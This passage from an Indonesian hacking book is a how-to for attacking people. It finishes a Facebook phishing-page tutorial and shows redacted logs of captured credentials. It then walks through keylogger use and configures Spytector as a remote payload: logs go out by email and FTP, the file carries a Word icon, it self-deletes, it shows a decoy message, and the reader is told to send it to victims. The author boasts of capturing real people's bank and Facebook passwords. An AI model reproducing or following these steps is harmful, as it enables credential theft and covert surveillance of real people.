
Gambar 233: Menyimpan file secret.php.

9. Buka Notepad lagi dan biarkan isinya kosong, dan simpan dengan nama pass.txt.



Gambar 234: File pass.txt.

10. Upload ketiga file tersebut "index.php, secret.php, pass.txt" ke dalam website hosting Anda.




Gambar 235: Upload file.

11. Kini Anda sudah berhasil memiliki sebuah halaman Phising Facebook.

Tugas Anda sekarang adalah menyebarkan link supaya orang bersedia membuka link/URL yang berisikan halaman Facebook palsu tersebut. Apabila ada orang yang mengaksesnya dan mencoba login dari halaman tersebut, yang muncul adalah halaman Facebook yang asli yang menyatakan bahwa password yang dimasukkan adalah salah.

Cara seperti di atas, tidak akan mengubah tampilan di content asli Facebook tapi tetap mengarah ke halaman phising Anda.

Berikut tampilan halaman phising yang kita buat, 100% mirip halaman login Facebook.



Gambar 236: Halaman phising.

Sewaktu seseorang memasukkan password pada halaman tersebut, password akan terkirim ke dalam file pass.txt yang telah Anda buat sebelumnya. Berikut salah satu contoh hasil tangkapan password yang saya peroleh.

```
charset_test=À,~,À ,1ç4,1ç4,?,?,?
return_session=0
legacy_return=1
display=
session_key_only=0
trynum=1
lsd=6XFMF
email=[REDACTED]mail.com
pass=[REDACTED]
login=Login

charset_test=À,~,À ,1ç4,1ç4,?,?,?
return_session=0
legacy_return=1
display=
session_key_only=0
trynum=1
lsd=6XFMF
email=[REDACTED]@yahoo.com
pass=[REDACTED]
login=Login
```

Gambar 237: Hasil phising.

Anda juga menerapkan cara yang sama untuk halaman depan facebook <http://www.facebook.com> dan juga untuk berbagai halaman login lainnya.

Keylogger | 20

Keylogger merupakan singkatan dari *Keystroke Logger*, yaitu sebuah perangkat yang digunakan untuk memantau penekanan tombol keyboard dan menyimpannya. Keylogger terdapat dalam bentuk hardware maupun software.

Keylogger yang berupa hardware besarnya seukuran baterai ukuran AA. Keylogger jenis ini dipasangkan pada ujung keyboard, atau port mouse sehingga mencegat data yang dialirkan dari keyboard ke CPU. Sementara itu, keylogger dalam bentuk perangkat lunak terpasang di dalam komputer dan bekerja secara tersembunyi. Di sini kita hanya fokus pada keylogger dalam bentuk software.

Pada awal pembuatannya, keylogger digunakan hanya sebagai media untuk merekam ketikkan pada keyboard. Namun, sekarang fasilitas yang terdapat pada keylogger dari sisi software sangat beragam, tidak hanya merekam apa yang diketikkan pada keyboard, tetapi bisa juga meng-*capture* keseluruhan gambar yang ditampilkan ketika korban menggunakan komputer. Bahkan, ada keylogger yang bisa mengirim laporan hasil rekamannya kepada sebuah alamat email. Dan ini semua tentu saja dilakukan secara diam-diam oleh software keylogger.


Dengan cara ini, sewaktu seseorang mengetikkan username dan password, hasil rekaman penekanan tombol keyboard tersebut bisa diketahui oleh pemasang keylogger.

Software keylogger sangatlah banyak. Walau demikian, cara penggunaanya tidaklah jauh berbeda. Berikut ini adalah daftar 60 keylogger yang saat ini beredar.

007 Keylogger Spy Software 3.873	LastBit Absolute Key Logger 2.5.283
Active Key Logger 2.4	Metakodix Stealth Keylogger 1.1.0
Activity Keylogger 1.80.21	Network Event Viewer v6.0.0.42
Activity Logger 3.7.2132	OverSpy v2.5
ActMon Computer Monitoring 5.20	PC Activity Monitor Professional 7.6.3
Actual Spy 2.8	PC Spy Keylogger 2.3 build 0313
Advanced Invisible Keylogger v1.9	PC Weasel 2.5
Advanced Keylogger 1.8	Personal PC Spy v1.9.5
Ardamax Keylogger 2.9	Power Spy 6.10
BlazingTools Perfect Keylogger 1.68	Powered Keylogger v2.2.1.1920
Blazingtools Remote Logger v2.3	Quick Keylogger 2.1
Data Doctor KeyLogger Advance v3.0.1.5	Radar 1.0
Local Keylogger Pro 3.1	Real Spy Monitor 2.80
ExploreAnywhere Keylogger Pro 1.7.8	Real Spy Monitor 2.80
Family Cyber Alert 4.06	Remote Desktop Spy 4.04
Family Keylogger 2.80	Remote KeyLogger 1.0.1
Firewall bypass Keylogger 1.5	Revealer Keylogger Free 1.33
Free Keylogger 2.53	SC Keylogger Pro 3.2
Ghost Keylogger 3.80	Smart Keystroke Recorder Pro
Golden Eye 4.5	Spector Pro 6.0.1201
Golden KeyLogger 1.32	SpyAnytime PC Spy 2.42
Handy Keylogger 3.24 build 032	SpyBuddy 3.7.5
Home Keylogger 1.77	Spytech SpyAgent 6.02.07
Inside Keylogger 4.1	Spytector 1.3.5
iOpus Starr PC and Internet Monitor 3.23	Stealth Key Logger 4.5
iSpyNow v2.0	System keylogger 2.0.0
KeyScrambler 1.3.2	Tim's Keylogger 1.0
Keystroke Spy 1.10	Tiny Keylogger 2.0
KGB Keylogger 4.2	Total Spy 2.7
KGB Spy 3.84	Windows Keylogger 5.04

Di sini saya akan menjelaskan cara pemakaian sebuah keylogger sederhana, yaitu Romaco Keylogger. Ini adalah contoh keylogger yang bekerja pada komputer lokal. Yang harus Anda lakukan sangatlah mudah. Setelah Anda mendapatkan program ini, Anda tinggal menjalankannya. Saya memilih program ini, karena bisa berjalan pada Windows 7, supaya lebih *up to date*.


Berikut adalah tampilan dari program ini.



Gambar 238: Keylogger

Untuk menjalankannya, klik tombol **Start**. Selanjutnya, klik tombol **Hide** untuk menyembunyikan program ini supaya tidak ketahuan. Untuk menampilkan program ini, tekan tombol **Pause** yang ada pada keyboard beberapa kali secara berurutan.

Berikut ini adalah contoh hasil rekaman yang saya peroleh. Perhatikan, saya bisa melihat nama account Bank BCA seseorang beserta passwordnya, dan juga account dan password Facebook-nya.



Gambar 239: Hasil keylogger.

Mungkin teks yang muncul agak kacau, karena program ini belum mengenal karakter khusus, namanya juga program sederhana. Anda bisa mencoba program keylogger lainnya.


Anda juga bisa melihat file log dari keylogger ini pada direktori:

C:\Users\Public\Documents\log.txt (pada Windows Vista dan Windows 7) atau pada C:\Documents and Settings\All Users\Documents\log.txt (pada Windows XP).

Kalau Anda merasa program di atas kurang menarik, Anda bisa mencoba Quick Keylogger. Program ini menyimpan hasil log sesuai tanggal yang bisa Anda pilih.

Perhatikan, program ini memiliki kemampuan untuk mengetahui tombol apa saja yang Anda tekan, termasuk **Enter**, **Ctrl**, **Alt**, dan yang lainnya.

Di sini terlihat hasil rekaman akses Facebook yang dijalankan menggunakan browser Firefox beserta username dan password yang digunakan.



Gambar 240: Log viewer.

Pada screenshot juga terlihat hasil ketikan naskah buku ini menggunakan MS. Word beserta teks yang saya ketik.


Spytector

Sekarang, kita masuk pada program keylogger yang lebih Advanced untuk memasangnya secara *remote*.

Anda tidak perlu menginstall program ini, cukup dengan menyetujui EULA yang disampaikan program langsung diaktifkan.

Di sini saya hanya akan menjelaskan cara pemakaian keylogger-nya, tidak termasuk hal-hal umum seperti mengganti skin dan yang lainnya walaupun tersedia dalam program ini.

Demi keamanan program, supaya tidak bisa diakses oleh orang lain, sebaiknya Anda memasang password. Pada bagian *Local Options*, centang pada bagian *Spytector Password* lalu masukkan password di sampingnya.



Gambar 241: Memasang password Spypector.


Sekarang, kita mulai mengkonfigurasi file server untuk dimasukkan pada komputer korban. Pada tab *Basic Settings*, kita akan membuat file server yang akan dimasukkan pada komputer target. Untuk *server name* dan *logfile name*, saya beri nama lokal supaya tidak gampang dicurigai.

Pada bagian *Application for log delivery*, saya memilih *Browser & Emailer*, supaya hasil rekaman dikirim melalui email.



Gambar 242: Setting Spypector.

Supaya lebih aman lagi, saya pun mengganti icon-nya dengan icon MS. Word, pada tab *Icon Changing*.



Gambar 243: Mengganti ikon.


Kini waktunya pengaturan email. Masukkan email tujuan dan email pengirim. Lalu berikan tanda centang pada bagian *Enable Email*. Sebelum melanjutkan, sebaiknya klik tombol **Get SMTP** untuk memastikan bahwa protokol SMTP untuk mengirim email bekerja dengan baik.



Gambar 244: Memasukkan email.


Secara default, pada bagian *SMTP address* adalah SMTP untuk Hotmail. Apabila Anda menggunakan email lainnya, seperti Gmail, klik tombol **Get SMTP** untuk mendapatkan

alamat SMTP-nya. Apabila ditemukan, akan tampil pesan *The SMTP addresses have been found.* Klik saja **OK**. Selanjutnya pada bagian *SMTP address* akan terisi dengan alamat SMTP yang baru.



Gambar 245: SMTP bisa digunakan.


Selanjutnya, lakukan tes terhadap email tersebut, dengan meng-klik tombol **Test**. Apabila berhasil, akan tampil pesan *The email is working* dan klik saja **OK**.



Gambar 246: Email aktif.


Sekarang, pengaturan FTP pada bagian *FTP Settings*.

Masukkan data FTP seperti username, password, dan alamat FTP-nya. FTP ini bisa Anda peroleh dari hosting Anda. Dan jangan lupa memberikan tanda centang pada bagian *Enable FTP*.




Gambar 247: Setting FTP.

Sekali lagi, lakukan tes terhadap koneksi FTP, dengan meng-klik tombol **Test**.




Gambar 248: FTP aktif.

Kini, kita melakukan pengaturan Server. Supaya tidak ketahuan kalau komputer target sedang disusupi keylogger, berikan tanda centang pada bagian *Melt Server*. Fungsinya supaya file server akan otomatis terhapus setelah terpasang pada komputer target. Anda juga bisa menonaktifkan System Restore jika diperlukan.




Gambar 249: Opsi server.

Apabila Anda menggunakan program full version, Anda bisa mengatur tampilan pesan pada komputer korban untuk mengelabuinya. Klik tombol **Configure**.



Gambar 250: Menampilkan pesan.


Pada bagian *Message Title*, isi dengan judul kotak dialog. Sedangkan di bawahnya *Message body* adalah pesan yang akan ditampilkan. Tombol apapun yang di-klik oleh target nantinya, file server tetap akan terpasang.



Gambar 251: Contoh pesan.

Pada bagian *Log Settings*, tidak banyak perubahan yang bisa dilakukan. Namun, Anda bisa memilih kapan file log akan dikirim apakah setiap mencapai jumlah *byte* tertentu atau setiap berapa hari.

Apabila Anda memilih *byte*, minimal adalah 1024 bytes dan maksimalnya adalah 9999999 bytes.



Gambar 252: Opsi log.

Setelah semua pengaturan selesai, klik tombol **Build Server**.

Perhatikan dimana file server ditempatkan.




Gambar 253: File server berhasil dibuat.

Kirimkan file server tersebut ke komputer korban.

Yang terjadi pada komputer korban, sewaktu file server yang terkirim dan diklik, otomatis akan dijalankan. Pada direktori Windows-nya akan muncul file lokal.exe dan lokal.huf yang kita buat sebelumnya.

Untuk melihat hasil rekaman, Anda tinggal mengklik tombol **Log Viewer**. Berikut contoh hasilnya.



Gambar 254: Hasil Log viewer.

Script Kiddies | 21

Dalam dunia hacking, orang yang biasanya menggunakan script milik orang lain untuk melakukan aksi hacking dan ngaku-ngaku master hacking sebenarnya disebut sebagai Script Kiddies. Sebab, sering kali seorang Script Kiddies melakukan aksinya hanya untuk tebar sensasi belaka (bukan tebar pesona). Terkadang Script Kiddies disebut juga Script Bunny, Script Kitty, dan Script-Running Juvenile (SRJ).

Pada dasarnya, untuk melakukan kegiatan hacking, seseorang sebenarnya dituntut tidak hanya bisa menggunakan tool maupun script yang sudah jadi. Dengan memahami pemrograman dan web programming, kemampuan hacking seseorang akan meningkat.

Mulai dari yang sederhana, bagi Anda yang serius ingin belajar hacking, setidaknya memahami HTML, JavaScript, PHP & MySQL. Apalagi ditambah kemampuan menguasai Visual Basic, C, Phyton, Perl, dan bahasa pemrograman lainnya. Bahkan, sebenarnya kalau bisa Anda menemukan, alias membuat sendiri script. Berhubung susahnya mempelajari hal-hal tersebut, lebih mudah menggunakan yang sudah jadi, itulah yang disebut dengan Script Kiddies.

